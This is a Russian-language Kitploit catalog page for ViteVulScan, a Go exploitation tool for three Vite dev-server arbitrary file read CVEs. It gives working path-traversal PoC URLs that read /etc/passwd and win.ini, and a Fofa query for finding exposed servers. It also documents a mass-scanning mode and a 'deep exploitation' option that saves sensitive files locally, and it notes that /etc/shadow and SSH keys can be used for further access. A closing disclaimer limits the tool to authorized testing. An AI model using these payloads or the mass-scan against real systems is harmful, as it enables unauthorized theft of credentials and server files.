
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
ViteVulScan — 针对CVE-2025-30208和CVE-2025-31125的漏洞利用 | Kitploit
Инструменты/GitHubGitHub/jackieya/vitevulscan
ReconnaissanceVulnerability ScannersExploitationWeb Application ExploitationInformation GatheringFuzzing
GitHubjackieya/vitevulscan

ViteVulScan

针对CVE-2025-30208和CVE-2025-31125的漏洞利用

Репозиторий
71241 год назадЕщё не проверено
Поделиться

ViteVulScan

Описание уязвимостей

Этот проект затрагивает 3 уязвимости: CVE-2025-30208 / CVE-2025-31125 / CVE-2025-31486, все они связаны с чтением произвольных файлов на сервере разработки Vite. Эти три уязвимости имеют широкое покрытие и просты в эксплуатации без ограничений.

POC уязвимостей:

CVE-2025-30208:

Windows: /@fs/C://Windows/win.ini?import&raw??

Linux: /@fs/etc/passwd?import&raw??

CVE-2025-31125

Windows: /@fs/C://windows/win.ini?import&?inline=1.wasm?init

Linux: /@fs/etc/passwd?import&?inline=1.wasm?init

CVE-2025-31486

Windows: /@fs/x/x/x/vite-project/?/../../../../../C://windows/win.ini?import&?inline=1.wasm?init

Linux: /@fs/x/x/x/vite-project/?/../../../../../etc/passwd?import&?inline=1.wasm?init

Часть пути /@fs может не указываться.

Синтаксис поиска Fofa:

body="/@vite/client"

Инструкция по использованию инструмента

Особенности инструмента

  1. Может взаимодействовать с fofa для массового использования.
  2. Анализирует точный путь уязвимости и выполняет глубокое использование.
  3. Использует возможности конкурентности Go, что позволяет быстро проводить массовое сканирование большого количества активов за короткое время.

Инструкция по сборке

Версия Go: go 1.20 и выше

Перейдите в корневую директорию проекта

Сначала синхронизируйте зависимости

go mod tidy

Затем скомпилируйте проект

go build -o ViteVulScan -ldflags="-s -w" -trimpath .

Запустите скрипт:

./ViteVulScan

Также можно запустить проект прямо в корневой директории:

go run .

Конфигурация

Скрипт поддерживает взаимодействие с fofa для поиска активов и последующего массового сканирования.

Чтобы использовать fofa, убедитесь, что файл app.ini находится в той же директории, что и скомпилированный бинарный файл, и измените файл app.ini в каталоге config. В поле fofakey укажите свой ключ fofa, num — примерное количество активов для сканирования.

Если у вас есть более подходящий синтаксис поиска fofa для этой уязвимости, вы можете изменить поле fofaQuery самостоятельно.

Параметры командной строки

Usage of ./ViteVulScan:

ПараметрОписание
-cveКакую уязвимость CVE использовать для проверки. Поддерживает: CVE_2025_30208 / CVE_2025_31125 / CVE_2025_31486. По умолчанию используется CVE_2025_30208.
-fofaПри указании этого параметра происходит взаимодействие с fofa для массового сканирования полученных активов.
-u | -urlУказать одиночный URL-адрес для проверки.
-f | -filenameУказать имя файла для массовой проверки URL-адресов в нём.
-eПри указании этого параметра выполняется глубокое использование уязвимости для чтения различных чувствительных файлов и сохранения их локально. (Используйте с осторожностью, лучше всего для одиночной цели, то есть вместе с -u.)

Примечания

  1. Для массового сканирования всех URL-целей в файле убедитесь, что в файле каждая строка содержит один URL. URL может быть полным с http или просто доменным именем/ip, например:
      http://example1.com 
      example2.com
      127.0.0.1
    
  2. При указании параметров -fofa и -f для сканирования, активы с уязвимостью автоматически сохраняются в текущий каталог в файл с именем формата "текущая_метка_времени.csv".
  3. Поддерживается использование как для Linux, так и для Windows. Словари находятся в каталоге dict: linux_sensitive_path.txt и windows_sensitive_path.txt. Если есть дополнительные чувствительные пути, их можно добавить в соответствующие словари.

Примеры

Пример 1: Взаимодействие с fofa для массового сканирования:

./ViteVulScan -fofa

image-20250410145741383

После завершения сканирования в каталоге result появится CSV-файл с URL-адресами успешно использованных уязвимостей, названный по временной метке:

image-20250410151756704

Пример 2: Глубокое использование уязвимости для URL:

./ViteVulScan -u example.com -e

image-20250410150341952

Если отображается "Использование успешно", можно проверить каталог result. Там будет подкаталог с именем сканированного URL. Содержимое чувствительных файлов будет декодировано и сохранено в исходном формате. Результат:

image-20250410150836985

Например, в сохранённом файле result/localhost:5173/etc/passwd видно полное содержимое чувствительной информации, что удобно для дальнейшего использования (если удастся прочитать /etc/shadow или SSH-ключи сервера, можно использовать дальше).

image-20250410151044619

Отказ от ответственности

Данный инструмент предназначен только для исследований в области безопасности и авторизованного тестирования. Не используйте его в незаконных целях. Ответственность за любое неавторизованное тестирование с использованием данного инструмента несёт пользователь.


Обновления

29 марта — первый выпуск:

  • Реализована функция сбора активов через fofa.
  • Реализована проверка уязвимости CVE_2025_30208.
  • Добавлена функция обработки аргументов командной строки.

1 апреля:

  • Добавлена функция глубокого использования.

2 апреля:

  • Добавлена проверка новой уязвимости CVE_2025_31125.

9 апреля:

  • Исправлены ошибки в модуле fofa.
  • Добавлена конкурентность для быстрого массового сканирования активов на наличие уязвимости.
  • Добавлена проверка CVE_2025_31486.
  • Изменена структура файлов проекта.
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    366
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →



